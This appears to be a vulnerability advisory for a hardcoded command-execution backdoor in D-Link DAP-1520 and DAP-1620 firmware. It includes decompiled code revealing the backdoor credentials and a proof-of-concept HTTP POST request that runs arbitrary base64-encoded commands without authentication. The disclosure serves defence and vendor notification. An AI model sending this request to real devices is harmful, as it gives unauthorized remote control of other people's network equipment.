D-Link dap-1520, 1620 hardcoded backdoor

firmware information

Vendor: D-Link

Product: D-Link dap-1620, D-Link dap-1520

Affected product

For dap-1620, the following version is affected

- DAP-1620_REVA_FIRMWARE_PATCH_1.04.B04_BETA03
- DAP-1620_REVA_FIRMWARE_1.01.B05
- DIR-1620_REVA_FIRMWARE_1.04.B04
- DAP-1620_REVA_FIRMWARE_1.03.B08
- DAP-1620_REVA_FIRMWARE_v1.05B05

For dap-1520, the following version is affected

- DAP-1520_REVA_FIRMWARE_PATCH_1.09.B01_BETA04

Support URL

https://www.dlink.com/uk/en/products/dap-1520-wifi-ac750-range-extender

https://www.dlink.com/rs/sr/products/dap-1620-ac1300-wifi-range-extender

Vulnerability description

In D-Link dap-1520, 1620, its `test_mode.cgi` in binary `/bin/ssi` contains a hard-coded backdoor. Unauthenticated attackers can send hard-coded command to the firmware and execute arbitrary commands.

The following code contains the decompiled code of the backdoor. In function `do_mp_method` (at address `0x40EA80` in binary `/bin/ssi`), the following code handles user's requests posting to `test_mode.cgi`

```
74      accu = getenv("accu");
75      if ( !strcmp(accu, "mp1524") )
76      {
77        pass = getenv("pass");
78        if ( !strcmp(pass, "kmark43") )
79        {
80          code = getenv("code");
81          if ( !strcmp(code, "smpwdc") )
82          {
83            hash = getenv("hash");
84            if ( !*hash || !strcmp(hash, "/lJ9NwfO3rRGcAkzv49mmA1") )
85            {
86              cmds = getenv("cmds");
87              if ( *cmds )
88              {
89                v20 = off_47F480;
90                v26[3] = dword_47F48C;
91                v26[2] = (int)off_47F488;
92                v26[1] = (int)off_47F484;
93                v26[4] = dword_47F490;
94                v26[5] = dword_47F494;
95                v26[0] = (int)off_47F480;
96                if ( !strstr(cmds, "reboot") && !strstr(cmds, "nvram") )
97                {
98                  v21 = v26;
99                  if ( v20 )
100                 {
101                   while ( 1 )
102                   {
103                     v22 = strlen((const char *)*v21);
104                     if ( base64_decode(cmds, *v21, v22, 1) )
105                       break;
106                     v21 += 3;
107                     if ( !v21 || !*v21 )
108                       return "tftpd_ready.txt";
109                   }
110                   sub_40E910(*v21, v21[2]);
111                 }
112               }
113             }
114           }
115         }
116       }
117     }
118   }
```

If user posts the following code


`accu=mp1524&pass=kmark43&code=smpwdc&hash=/lJ9NwfO3rRGcAkzv49mmA1$cmds=<base64 encode of command>`

The firmware will process user's input, and decode the content provided in `cmds` field. If it's not the same with "reboot" or "nvram" and transfer it as the argument to function `sub_40e910`

The following code represent `sub_40e910`. It executes attackers' command without any sanitizing.

```
1  int __fastcall sub_40E910(const char *a1, int a2)
2  {
3    char v5[512]; // [sp+18h] [-200h] BYREF
4
5    memset(v5, 0, sizeof(v5));
6    sprintf(v5, "%s > /dev/null &", a1);
7    system(v5);
8    set_pid(a2);
9    return 0;
10 }
```

However, in the firmware's configuration file `etc/conf.d/graph_auth.conf`, it can be found that this url is intended set to be able to view as unauthenticated, which means any unauthenticated user can execute arbitrary command through this malicious cgi.



POC

replace <base64 encode of command> field is to real command in base64 format to reproduce this vulnerability

```
POST /test_mode.cgi
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/36.0.1985.143 Safari/537.36
Content-Type: 104
Content-Length: 49
accu=mp1524&pass=kmark43&code=smpwdc&hash=/lJ9NwfO3rRGcAkzv49mmA1$cmds=<base64
encode of command>
```

timeline

[25-02-20] report to vendor